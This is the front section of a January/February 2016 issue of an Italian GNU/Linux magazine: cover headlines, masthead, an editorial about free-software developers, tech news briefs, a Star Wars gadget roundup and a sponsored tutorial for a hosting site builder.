Anno XVIII - N°1 (165) • Periodicità: Bimestrale • Gennaio/Febbraio 2016

RIVISTA+DVD € 5,99 | RIVISTA+DVD DOUBLE SIDE € 6,99

DVD DA 4GB!

# GNU LINUX MAGAZINE

GENNAIO/ FEBBRAIO 2016

Edizioni Master

9 771592 815006 60165

# ARDUINO DA ZERO

**Dal bootloader al primo progetto:** la guida passo-passo per divertirti con il tuo Arduino o crearne uno custom

TECNICHE | CODICE PRONTO ALL'USO | ESEMPI PRATICI | TOOL SOFTWARE

Richard **STALLMAN** · Linus **TORVALDS** · Matthew **MILLER** · Sarah **SHARP** · Eben **UPTON**

# LINUX SIAMO NOI!

Con la nostra intervista esclusiva, scopri chi sono, come passano le loro giornate e dove vivono **i numeri uno del Pinguino**

ULTIM'ORA

← BACKSPACE

## IL TASTO CRACKA PASSWORD!

Ecco come un recente bug mette in ginocchio Grub e permette di bypassare qualunque password

HACKING BLUETOOTH

**Il telefonino ha fatto crack!**
Foto, documenti e numeri di telefono non sono al sicuro

**Il ritorno dello squalo**
Wireshark 2.0 ha una nuova GUI ed è a prova di newbie

ANDROID CORNER

## WHATSAPP SOTTO CHIAVE

Solo così blindi le tue conversazioni di chat

SICUREZZA

**Joomla sotto assedio**
Il CMS Open Source è vulnerabile: corri subito ai ripari

Poste Italiane S.p.A. - Spedizione in abbonamento postale - D.L. 353/2003 (conv. in L. 27/02/2004 n.46) art. 1, comma 1, Aut. GIPA/SC/12/2011

**LINUX Magazine**

Anno XVIII - 01 (165) - Gennaio/Febbraio 2016 - Periodicità Bimestrale
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: www.linux-magazine.it

**Direttore Editoriale:** Massimo Mattone
**Direttore Responsabile:** Massimo Mattone
**Responsabile Editoriale:** Gianmarco Bruni

**Collaboratore redazionale:** Vincenzo Cosentino
**Collaboratori:** M. Bonofiglio, M. Di Paolo Emilio, M. Petrecca, G. Racciu, L. Tringali
**Segreteria di Redazione:** Rossana Scarcelli
**Consulenza Redazionale:** SET s.r.l./ G. Forlino

**REALIZZAZIONE GRAFICA** Cromatika s.r.l.
**Responsabile di Produzione:** Giancarlo Sicilia
**Art Director:** Fabio Marra
**Responsabile grafico di Progetto:** Leonardo Cocerio
**Illustrazioni:** Tonino Intieri
**Grafica:** Pasquale Pelle, Fabiola Grandinetti, Beppe Salvagnoni

**Concessionaria per la pubblicità:** MASTER ADVERTISING s.r.l.
Viale Andrea Doria, 17 - 20124 Milano - Tel. 02.83121211 - Fax 02.83121207
email: advertising@edmaster.it

**EDITORE** Edizioni Master S.p.A.
**Sede di Rende:** via Bartolomeo Diaz, 13 - 87036 Rende (CS)
**Presidente e Amministratore Delegato:** Massimo Sesti

**Abbonamenti e arretrati:** Costo abbonamento per l'Italia versione DVD ROM (6 numeri) € 25,00 sconto 30% sul prezzo di copertina di € 35,94; DVD ROM (12 numeri) € 50,00 sconto 30% sul prezzo di copertina di € 71,88; versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 31/1/2016.
Costo arretrati (a copia): prezzo di copertina + € 6,10 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05*, oppure via posta a:
**EDIZIONI MASTER S.p.A. - Viale Andrea Doria, 17 - 20124 Milano**
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito Visa, Cartasi, o Eurocard/Mastercard**, (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C.
IBAN IT47R0845333200000000066000 (inviando copia della distinta con la richiesta).

**SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.**
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
**Sostituzioni:** qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Viale Andrea Doria, 17 - 20124 Milano

**Assistenza tecnica:** linuxmag@edmaster.it

**SERVIZIO CLIENTI**
@ servizioclienti@edmaster.it
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 – 13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato

**Stampa:** GRAFICA VENETA S.p.A. - Via Malcanton, 2 - 35010 Trebaseleghe (PD).
**Duplicazione DVD:** EcoDisk S.r.l. - Via Enrico Fermi, 13 Burago di Molgora (MB)
**Distributore esclusivo per l'Italia:**
m-dis distribuzione media S.p.A.
via Cazzaniga, 19 – 20132 Milano tel:02/25.82.1

Finito di stampare: Gennaio 2016



# Editoriale

## Facce da GNU/Linux

Volti apparentemente normali, privi di gloria e di ogni vanità ma che di rivoluzionario hanno fatto tanto. Sono quelle stesse facce che sedute al tavolo di un ristorante passano del tutto inosservate ai più. Sono quelle che i conti devono pagarli sempre, perché fondamentalmente per la società non sono nessuno. Non si chiamano Steve e neppure Bill. Hanno nomi apparentemente più banali: Richard, Linus, Mark, Matthew, Sarah e altri mille altri in tutte le lingue del mondo. Eppure, è a quei nomi che si deve l'utilizzo della Grande Rete (per chi non lo sapesse, infatti, oltre il 65% dei web server è equipaggiato con una distro GNU/Linux) e che si devono ringraziare se oggi tutti noi abbiamo la possibilità di scegliere. E in un certo senso, non è neppure giusto che la società li ripaghi così. Un mondo che fa di un partecipante ad un reality show una star, non può ignorare con tutta questa facilità chi magari permette loro di vedere la TV (sempre per la cronaca, GNU/Linux è il cuore pulsante di infiniti modelli di televisori). Ma quelle facce da GNU/Linux non hanno bisogno di gloria. Sanno già di averla. A loro basterebbe solo pensare alla quantità di uomini arruolati in questo "Libero esercito informatico" per sentirsi il gruppo più forte della Terra. E magari una faccia da GNU/Linux l'incontriamo tutti i giorni sul pianerottolo di casa e la scambiamo solo per la faccia di chi ha passato la notte in bianco per chissà quale motivo. Ma quel motivo dovrebbe essere evidente: la notte l'ha passata a programmare, a migliorare, ad inventare, ad innovare. A quelle facce lì basta questo. E se vediamo facce scontente, probabilmente è perché quella notte non è stata passata in bianco, perché non c'era niente da fare. Gente strana, vero? Gente che in fondo si diverte con "poco". Ma soprattutto, gente che vive con i piedi per terra. *"Vi è mai capitato di sdraiarvi in una tiepida notte d'estate, guardare le stelle e chiedervi perché siete qui? Qual è il vostro posto nel mondo e cosa dovreste fare della vostra vita? Beh, nemmeno a me."* Ad affermarlo è Linus Torvalds, per tutti noi il Signor Linux. Una frase che racchiude l'intero significato di una faccia da GNU/Linux e che, a dirla tutta, non ha neppure bisogno di essere commentata. È la frase di un "rivoluzionario per caso" che crede davvero di essere uno di noi, uno come noi. D'altronde è un uomo comune, con la sua bella villetta, una famiglia a cui badare e mille problemi da risolvere. Certo, non si può dire che stenti ad arrivare a fine mese ma al tempo stesso neppure che abbia centinaia di proprietà sparse in tutto il mondo e dipendenti a gogò. La sua Linux Foundation è fatta da migliaia di sviluppatori, ma non è un'azienda. Sono tutti volontari che fanno ciò che fanno per semplice passione (dovendo sopportare talune volte anche le ire del "dittatore buono" Torvalds) e non per vedersi arrivare un bonifico a fine mese. E se non è un motivo di orgoglio questo, per loro cos'altro può esserlo? Non fanno beneficenza, sia chiaro, ma un qualcosa che il più delle volte non viene apprezzato in una società in cui ognuno di noi è la quantità di soldi che ha. Fanno un qualcosa di ben diverso e che in un certo senso può essere considerato un'arma a doppio taglio: fanno un regalo all'umanità. Per questo e per altri mille motivi, noi ci sentiamo di dire grazie a tutti loro. Se siete saliti anche voi su di un palco vestiti con un paio di jeans ed un dolcevita è perché siete davvero uguali a noi. Grazie per non averci mai preso in giro. State tranquilli, per noi non sarete mai delle star. Sarete, più semplicemente, i nostri supereroi.

**Vincenzo Cosentino**
*Invia il tuo commento a:*
***redazione@linux-magazine.it***

# ARDUINO DA ZERO

**Dal bootloader al primo progetto:** la guida passo-passo per divertirti con il tuo Arduino o crearne uno custom

INTERVISTA

## LINUX SIAMO NOI!

66 Chi sono, come passano le loro giornate e dove vivono i numeri uno del Pinguino. Scoprilo nella nostra intervista esclusiva

SICUREZZA

## IL TELEFONINO HA FATTO CRACK!

84 Il Bluetooth non è sicuro: un pirata può accedere al tuo smartphone in pochi minuti e rubare foto, documenti, file e numeri di telefono

HARDWARE

## ANDROID CONTRO TUTTI

32 Qual è il tablet numero uno? L'iPad continua a regnare sovrano o ci sono dei modelli Android capaci di tenergli testa?



## Rubriche

Flash

## Raspberry Pi Zero: la board da 5 dollari

Le schede di sviluppo della linea Raspberry Pi sono note per essere le board più economiche sul mercato, ma a quanto pare nemmeno i 35 dollari massimi necessari ad acquistare l'ultimo modello è una soglia di prezzo sufficientemente bassa per rendere il prodotto davvero a disposizione di tutti. Per venire incontro a chi, soprattutto nei Paesi emergenti, non può permettersi di investire risorse economiche in un prodotto "di lusso" come un circuito stampato capace di far girare codice ARM, la fondazione Raspberry Pi ha quindi pensato di realizzare il design più economico in assoluto. Raspberry Pi Zero costa infatti 5 dollari e include un SoC Broadcom BCM2835 con core di CPU ARM11 a 1 GHz, 512 MB di RAM, slot per schede di memoria microSD, output video miniHDMI (Full HD), connettore GPIO a 40 pin compatibile con i modelli precedenti e header video composito. La board Raspberry Pi Zero è più veloce del 40% rispetto al primo modello di Raspberry Pi, o almeno questo è ciò che afferma la Fondazione. Ha un form factor estremamente compatto (65x30x5 mm) ed è in grado di far girare la distro Raspbian senza problemi, così come le applicazioni accessibili tramite il succitato sistema operativo.

# Mozilla Thunderbird continuerà ad esistere

### L'obiettivo è "semplicemente" quello di sbrogliarlo dai vincoli con Firefox

"Ho visto che alcuni interpretano questa operazione come l'abbandono di Thunderbird da parte di Mozilla. Non è una osservazione centrata": così la chairwoman Mitchell Baker chiarisce le ultime dichiarazioni di Mozilla Foundation per rassicurare gli affezionati utenti e coloro che contribuiscono al codice del client di posta elettronica lanciato nel 2003. Il client e-mail, il cui sviluppo del codice fin dal 2012 è stato affidato alla community, è manutenuto quanto basta per offrire aggiornamenti di sicurezza rivolti in particolare alle aziende: che Thunderbird non sia più una priorità per Mozilla è chiaro ormai da tempo. "Firefox e Thunderbird hanno bisogni differenti", spiega, e "condividere la stessa infrastruttura non è più efficace". Proprio di questo aspetto meramente tecnologico parlava Baker nella propria comunicazione alla community: "il futuro - ribadisce - deve essere programmato sulla base della necessità di un piano incentrato sulla separazione tecnica dell'infrastruttura di Firefox e Thunderbird". Baker riconosce però di "aver rilevato che si dovrebbe valutare se Mozilla resti la sede migliore per Thunderbird dal punto di vista organizzativo e legale". Tutto è ancora da decidere, in ogni caso: l'unica certezza, nelle parole di Baker, è che Mozilla ha bisogno di "concentrarsi su un percorso più lungimirante, che ha lo scopo di garantirle una stabilità a lungo termine, e non di mantenere lo status quo".

*Per informazioni:*
**www.edmaster.it/url/5185**

# Quando Microsoft certifica Linux...

### Redmond ha aggiunto una nuova certificazione connessa alla piattaforma Azure

Microsoft ha presentato l'ultima novità in fatto di certificazioni a pagamento, un'offerta riguardante la gestione di Linux sulla piattaforma Azure riconosciuta ufficialmente dalla omonima fondazione del kernel Open Source. La nuova certificazione è parte del corso Implementing Microsoft Azure Infrastructure Solutions, si accompagna ad un esame dal costo di 150 dollari e dovrebbe fornire le competenze necessarie a implementare e gestire gli OS GNU/Linux sui servizi cloud di Azure. Nel proporre la nuova offerta, Microsoft rivela che una su quattro virtual machine fatte girare su Azure è basata sul kernel Open Source, così come lo è più della metà delle immagini disponibili sul

marketplace di Azure. L'offerta di una certificazione Linux corrisponde in sostanza a quelle che sono le richieste di mercato anche sulla piattaforma cloud di Microsoft, e la stessa corporation di Redmond ha più volte affermato di voler abbracciare la filosofia alla base del software Open laddove opportuno. Resta la constatazione dei cambiamenti di mercato portati dal "nuovo corso" di Microsoft, un'azienda che fino a pochi anni or sono aveva definito GNU/Linux un "cancro" da sanare a qualunque costo e che ora fa di tutto per trasformare quel cancro in una nuova opportunità di business per gli abbonati del cloud.

*Per informazioni:*
**www.edmaster.it/url/5186**

# DJI: metà drone, metà Ubuntu

## Una piattaforma di sviluppo per droni hi-tech con sistema operativo GNU/Linux

Il produttore di droni DJI e Canonical hanno stretto una partnership per la realizzazione di **Manifold**, un "computer embedded ad alte prestazioni" specificatamente pensato per estendere le capacità della piattaforma di sviluppo per droni realizzata da DJI (Onboard SDK). Compatibile per l'installazione con la costosa "piattaforma di volo programmabile" di DJI Matrice 100, Manifold è equipaggiato con un chip SoC ARM quad-core (Cortex-a15) e GPU basata su architettura NVIDIA Kepler, caratteristica, quest'ultima, in grado di fornire notevoli capacità computazionali soprattutto sul fronte del calcolo parallelo e del processing delle immagini. Su Manifold girerà l'ultima versione a supporto esteso di Ubuntu (Ubuntu 14.04 LTS) e il sistema operativo di Canonical potrà sfruttare anche le varie interfacce di bordo come porte USB, collegamento di rete Ethernet, HDMI e altro ancora per installare e guidare sensori e sistemi di monitoraggio aggiuntivi. Manifold apre la strada alla collaborazione smart fra tecnologie aeree e di terra per risolvere problemi complessi e ora la palla passa alla community di sviluppatori per la trasformazione della nuova tecnologia in scenari di utilizzo concreti. Dal punto di vista di Canonical, la partnership con DJI rappresenta l'ennesima iniziativa in chiave Internet delle Cose (IoT), un mercato sempre più attivo a cui la corporation britannica ha già aperto le porte con iniziative specifiche anche sul fronte dei droni.

*Per informazioni:*
***www.edmaster.it/url/5188***

# HPC: la nuova community Open

## L'iniziativa mira a rafforzare il calcolo ad alte prestazioni con software FOSS

Linux Foundation ha annunciato la nascita di **OpenHPC**, nuovo progetto collaborativo pensato per rafforzare le radici Open del calcolo ad alte prestazioni (**High-Performance Computing**) garantendo un punto di partenza univoco che favorisca la crescita e lo sviluppo del settore. L'uso del software FOSS è un elemento centrale per i super computer e le altre tipologie di sistemi HPC, ma la mancanza di una community unificata porta generalmente alla duplicazione degli sforzi nello sviluppo o all'innalzamento di barriere artificiose contro l'avvento di nuovi protagonisti nel settore. Con OpenHPC, invece, la Fondazione si propone di creare un ambiente univoco, stabile e integrato per i test e la verifica, di ridurre i costi, di fornire stack di software Open Source robusti e diversificati, e infine di sviluppare un framework flessibile per la configurazione di un ambiente HPC. La nascita di OpenHPC dovrebbe aprire le porte allo stesso mondo del calcolo ad alte prestazioni che al momento è limitato alle grandi università e agli istituti di ricerca dediti alla modellazione su larga scala e alla ricerca scientifica nelle più disparate discipline. A dare sostanza all'iniziativa di Linux Foundation contribuiscono i membri che hanno già dichiarato il supporto alla community OpenHPC, pesi massimi del mercato tecnologico che includono Intel, Hewlett Packard Enterprise, NEC, Fujitsu, Cray e centri di ricerca di massimo livello sparsi in giro per il mondo.

*Per informazioni:*
***www.edmaster.it/url/5187***

Flash

### "Ti pago con un SMS"

Con il prossimo aggiornamento, l'app Google Wallet permetterà di inviare denaro ad un qualsiasi contatto della propria rubrica con un numero di telefono valido. Il nuovo servizio funziona inviando un link sicuro tramite SMS al contatto selezionato, attraverso cui quest'ultimo accede ad una pagina Web dove può inserire i dettagli della sua carta prepagata per riscuotere i soldi. Google riferisce che, una volta trasferiti, i fondi dovrebbero arrivare nell'account del ricevente entro pochi minuti.

### Un'app e migliori la tua rete Wi-Fi

L'Office of Communications (Ofcom) britannico ha lanciato un'iniziativa pensata per migliorare la connettività wireless di case e luoghi di lavoro del Regno Unito, distribuendo tra l'altro un'app per gadget mobile in grado di fare il "check-up" alla rete e identificare eventuali interferenze elettromagnetiche poco salutari per le prestazioni telematiche. La nuova app Ofcom Wi-Fi Checker, disponibile gratuitamente per Android e iOS, serve appunto a verificare velocemente la presenza di eventuali ostacoli al segnale wireless della rete domestica con due test sulla perdita di dati e il ritardo di ricezione dei pacchetti.

Flash

## L'API per riconoscere le immagini

Google intende "democratizzare" le mirabolanti qualità dei suoi algoritmi di riconoscimento delle immagini grazie a Cloud Vision, un'interfaccia di programmazione (API) capace di interrogare l'infrastruttura cloud di Mountain View per identificare cani, gatti, montagne o persino le espressioni facciali del viso. Cloud Vision trae ovviamente vantaggio dai miglioramenti nelle tecniche di machine learning e intelligenza artificiale ottenuti grazie a tecnologie come TensorFlow, che tra l'altro Google ha recentemente rilasciato alla community sotto forma di codice con licenza Open Source.

## Ai pirati piace l'UltraHD

La scena della condivisione non autorizzata su rete BitTorrent si è ora arricchita di nuove release ultra-definite. Una conferma del fatto che lo streaming 4K sia molto meno inviolabile di quanto si credesse. I rip Ultra HD che in questi giorni fanno capolino fra i torrent provengono dai (pochi) servizi di streaming che offrono questo genere di contenuti come Amazon e Netflix. Diversamente dal solito, gli insider confermano la genuinità delle release e il fatto che si tratti di contenuti in Ultra HD, ad alto bit-rate (32,5 Mbps).

# Apple: Swift diventa Open. Davvero

### Apple mantiene le promesse e rilascia i sorgenti del suo linguaggio

Il linguaggio di programmazione Swift si trasforma in un progetto Open Source con un nuovo portale Web e la distribuzione dei sorgenti su GitHub, con una mossa che Apple aveva annunciato da tempo e che è dichiaratamente pensata per trasformare la tecnologia in qualcosa di "rilevante" ben al di là delle app per iOS e OS X. Il nuovo linguaggio è nato un anno fa, come alternativa a **Objective-C** per la creazione semplificata e sicura di app per i gadget Apple: almeno per quanto riguarda l'ecosistema chiuso di Cupertino, Swift ha accresciuto la sua popolarità tra gli sviluppatori in un tempo relativamente breve. La distribuzione del progetto tramite licenza Open Source era stata annunciata l'estate scorsa in occasione della conferenza WWDC 2015 e la concretizzazione di quella promessa si accompagna con un primo porting del codice su GNU/Linux sviluppato direttamente da Apple. Cupertino dice di voler trasformare Swift in uno dei linguaggi di programmazione "fondamentali" per i prossimi 20 anni dello sviluppo software, ma al momento il porting su piattaforme diverse da iOS/OS X e il succitato GNU/Linux sembra sia affidato alla community di volontari interessati alla prospettiva. Con la versione FOSS di Swift, Apple vuole attirare l'interesse dei clienti business ed estendere la propria influenza al di là degli steccati che recintano i suoi vari app store.

*Per informazioni:*
***www.edmaster.it/url/5189***

# Bitcoin: la vera faccia della moneta virtuale?

### Nuove teorie sull'inventore di Bitcoin: le indagini riconducono a tal Craig Wright

**Satoshi Nakamoto** esiste, ma sarebbe lo pseudonimo di un cittadino australiano ed un cittadino americano esperti di sicurezza che insieme avrebbero sviluppato, o almeno contribuito in maniera determinante, a Bitcoin. Il mistero legato al creatore della crittomoneta è uno degli argomenti più caldi degli ultimi anni, tanto da diventare una sorta di Santo Graal del giornalismo informatico, almeno fino a quando - con prove più o meno certe - si era finito per individuare nel nome di Satoshi Nakamoto l'identità segreta e tormentata dell'inventore della criptomoneta. L'ultima teoria che conduce fino all'Australia è frutto di due lunghe indagini che hanno raccolto interventi sui blog di alcuni esperti di sicurezza prima dell'esordio ufficiale di Bitcoin, indizi su presunti scorte nascoste della crittovaluta ed e-mail ottenute da un presunto attacco informatico. Secondo quanto si legge nelle conclusioni delle inchieste, l'americano Dave Kleiman, morto nel 2013, e l'australiano Craig Wright sarebbero i principali responsabili della creazione del protocollo della crittovaluta Bitcoin. A dare il via alle indagini alcune imbeccate anonime ricevute via e-mail da qualcuno che riferiva di sapere chi fosse Nakamoto, affermando anche di aver lavorato per lui: la fonte affermava di aver avuto accesso al suo account e-mail e forniva una serie di messaggi firmato Craig Wright. Si tratta di un professore ed imprenditore australiano, attualmente CEO di DeMorgan Ltd, che avrebbe anche rivendicato in due occasioni di essere con Kleiman uno dei creatori di Bitcoin.

*Per informazioni:*
***www.edmaster.it/url/5190***

# SPECIALE Star Wars

## Accessori e altri dispositivi dedicati agli amanti della saga

### UN BB-8 PER AMICO

SPHERO DRONE BB-8 STAR WARS

Grazie ad una comoda app, possiamo comandare il nostro BB-8 personale direttamente dallo smartphone o dal tablet Android. Questo drone ascolta i comandi impartiti ed è anche in grado di rispondere (solo in lingua inglese). La fotocamera integrata ci permette di guardare attraverso "i suoi occhi" e di registrare video. L'intelligenza artificiale di cui è dotato fa sì che impari nuovi comandi e comportamenti in base alla quantità di interazioni.

Per informazioni:
*www.edmaster.it/url/5192*

196,98 EURO

29,99 DOLLARI

### RICARICA STELLARE!

MIMOPOWERTUBE STARWARS V2

Una spada laser? No, un powerbank! Con la capacità di 2600 mAh (batteria interna agli ioni di litio) è in grado di caricare qualsiasi smartphone e tablet in poche ore. È garantito per 500 cicli di ricarica ed è disponibile in diverse forme. Oltre alla spada laser di Darth Vader, infatti, possiamo optare per R2-D2, Yoda o Boba Fett: tutto dipende da qual è il nostro personaggio preferito!

Per informazioni:
*www.edmaster.it/url/5193*

### LA MORTE NERA MUSICALE

DEATH STAR BLUETOOTH SPEAKER

"Non è una luna quella, è una stazione spaziale", sì, ma della tua musica! Un Bluetooth Speaker davvero originale, che si accende quando è in funzione, dando l'effetto di un piccolo pianetino nel nostro salone di casa. In modalità wireless riesce a riprodurre musica ad una distanza massima di 9 metri circa, offrendo un range di frequenze tra i 100 Hz e 16 Khz in modo da garantire una discreta qualità audio. È dotato di una batteria al litio, che ne consente l'utilizzo per circa 8 ore, ricaricabile grazie al cavo incluso nella confezione.

Per informazioni:
*www.edmaster.it/url/5194*

59,99 DOLLARI

### UN R2-D2 DA AUTO

R2-D2 USB CAR CHARGER

L'indimenticabile droide R2-D2 diventerà il nostro fedele compagno di viaggio pronto ad entrare in azione per ricaricare i nostri dispositivi mobile in macchina. Dotato di due porte USB, compatibile con tutti gli smartphone e i tablet in circolazione, è in grado di ricaricare due device contemporaneamente. Un simpatico fischio confermerà che il dispositivo è ben inserito e pronto per ricaricare: un LED blu o rosso, posizionato sulla testa rotante, indicherà lo stato della ricarica. Un caricatore "stellare" alto ben 13 cm!

Per informazioni:
*www.edmaster.it/url/5195*

39,99 DOLLARI

# "Che il gadget sia con te!"

## IL CACCIA SPAZIALE DA SALOTTO

STAR WARS EPISODE VII TIE FIGHTER BT SPEAKER

Il caccia stellare lascia l'Impero Galattico per trasferirsi a casa nostra! Un solo oggetto con una doppia funzione: poter sentire la musica dei nostri dispositivi mobile e rivelarsi un elemento d'arredo dal design accattivante e fantascientifico. È compatibile con i protocolli Bluetooth 1.1, 1.2, 2.0, e 2.1+EDR, è dotato di una batteria al litio ricaricabile e copre un range di frequenze compreso tra 100 Hz e 16 Khz. Il tutto in soli 900 grammi di divertimento e praticità!

Per informazioni: *www.edmaster.it/url/5196*

## YODA DA TASCHINO

STAR WARS PENDRIVE 8 GB

Affidiamo i nostri dati più importanti al Gran Maestro Yoda: egli conserva, memorizza e trasferisce in modo sicuro qualsiasi file, dalle foto ai video, dalla musica ai documenti. Questa pendrive USB 2.0, rivestita in gomma resistente, offre una capacità massima di 8 GB. Il buon Yoda, inserito in una linea dedicata ai personaggi di Star Wars, offre anche una garanzia di 24 mesi: "Che la forza sia con te!"

Per informazioni: *www.edmaster.it/url/5198*

## PER ASCOLTI STELLARI!

AURICOLARI DARTH VADER

"Da oggi l'oscuro signore Darth Vader occuperà le tasche e gli astucci pronto per svelare il suo nuovo potere: offrire un'elevata qualità sonora grazie ai nuovi auricolari, ricoperti all'esterno del famoso elmo. Il jack di 3,5 mm si adatta perfettamente a smartphone, tablet, lettori MP3 e anche i vecchi Walkman. Cosa dire di più: buon ascolto...spaziale!

Per informazioni:
*www.edmaster.it/url/5197*

## R2-D2 PROTEGGE IL TUO TABLET

COVER IPAD STAR WARS

I veri appassionati della saga interspaziale non potranno non sorridere all'idea di vestire il proprio iPad in stile Star Wars. Il disegno dei circuiti di R2-D2 o la maschera degli Stormtrooper proteggeranno il nostro tablet (iPad 2 o 3) da graffi, urti, macchie e svariati incidenti galattici, senza comprometterne la funzionalità. Infatti, la cover in silicone manterrà liberamente accessibili tutti i comandi, i jack e i pulsanti del tablet.

Per informazioni:
*www.edmaster.it/url/5199*

# REALIZZA UN SITO WEB IN POCHI CLIC

Hostingsolutions
out of the box


## Con un mouse ed una connessione ad Internet puoi realizzare il tuo sito senza alcuna difficoltà

Progettare un sito Web non è un'impresa alla portata di tutti: per ottenere risultati apprezzabili è necessario avere discrete conoscenze informatiche. Per tutti coloro che non vogliono rinunciare alla realizzazione del proprio portale esiste una soluzione semplice e comoda, **Site Generator** di **Hosting Solutions**. Si tratta di un site builder, un servizio utilizzabile on-line che, senza richiedere alcuna conoscenza avanzata, consente di realizzare pagine Web ricche di contenuti multimediali e testuali. Trattandosi di **un editor visuale**, ossia un applicativo che grazie ad un'interfaccia intuitiva mette a disposizione dell'utente gli elementi necessari alla progettazione di una pagina Web, Site Generator si rivela estremamente semplice da usare: con pochi clic è possibile aggiungere testi, foto, video e personalizzare ogni aspetto del portale, implementando elementi complessi come **gallerie immagini**, **pannelli social**, **blog**, **menu per ristoranti** e molto altro. Site Generator permette di **ottimizzare il sito dal punto di vista SEO** per migliorarne il posizionamento nei motori di ricerca ed aumentare così il numero dei potenziali visitatori. E mettere alla prova il site builder di Hosting Solutions conviene: approfitta della promozione dedicata ai lettori di Linux Magazine!

### COME ATTIVARE LA PROMO

Hosting Solutions riserva ai lettori di Linux Magazine una speciale promozione. Sostenendo il solo costo annuale del dominio, il pacchetto Site Generator Standard viene offerto gratuitamente per ben un anno. Approfittare di questa offerta è semplice. Ci basta visitare il sito Web *www.hostingsolutions.it/promozione/site-generator.asp* e decidere su quale nome a dominio far vivere il nostro nuovo sito. Quando richiesto usiamo il codice coupon 5001EDM. La promozione è disponibile fino al 31 gennaio 2016. Affrettati!

## Primi passi in Site Generator

### Ecco come avviare la creazione di un sito Web senza mettere mano al codice

**01 AVVIARE SITE GENERATOR**

Dopo aver attivato la promozione Hosting Solutions, accediamo al pannello di controllo utente e clicchiamo su **Site Generator/Apri/Vai/Controllo Site Editor/Entra**. In pochi secondi il browser caricherà l'interfaccia dell'editor e sarà possibile iniziare a creare la prima pagina Web.

**02 LA GRAFICA PIÙ ADATTA**

Dal menu a sinistra clicchiamo sulla voce **Style**. Nella sezione successiva possiamo modificare il **template** e scegliere inoltre il **colore**, lo **sfondo** ed i **caratteri** da utilizzare nelle pagine Web. Le combinazioni offerte da Site Generator sono innumerevoli.


**03 LOGO PERSONALIZZATO**

Nella **Home Page** mostrata in anteprima, clicchiamo sul logo e scegliamo se usare quello fornito dal template o uno personalizzato. I blocchi testo possono essere aggiunti con un clic su **Aggiungi Elementi** e modificati con un clic sul box che li contiene, accedendo ad un editor completo.

**04 GESTIONE DELLE IMMAGINI**


Per ogni immagine presente nelle pagine è disponibile un segnaposto dal quale si accede a un editor avanzato in cui indicare lo scaling, il link, l'allineamento ed eventuali proprietà SEO. Cliccando invece su **Modifica immagine** si accede ad un vero e proprio editor on-line completo.

# Pochi clic e sei al top!

**Scopriamo come creare uno slideshow, aggiungere delle mappe ed ottimizzare il tuo nuovo sito Web**

### 01 CREARE UNO SLIDESHOW


Dopo aver imparato a gestire le immagini possiamo passare ad elementi più complessi come lo slideshow. Clicchiamo su **Aggiungi Elementi** e trasciniamo l'icona slideshow sulla pagina. Il segnaposto **Scegli** consente di selezionare i file multimediali da inserire nella sequenza immagini.

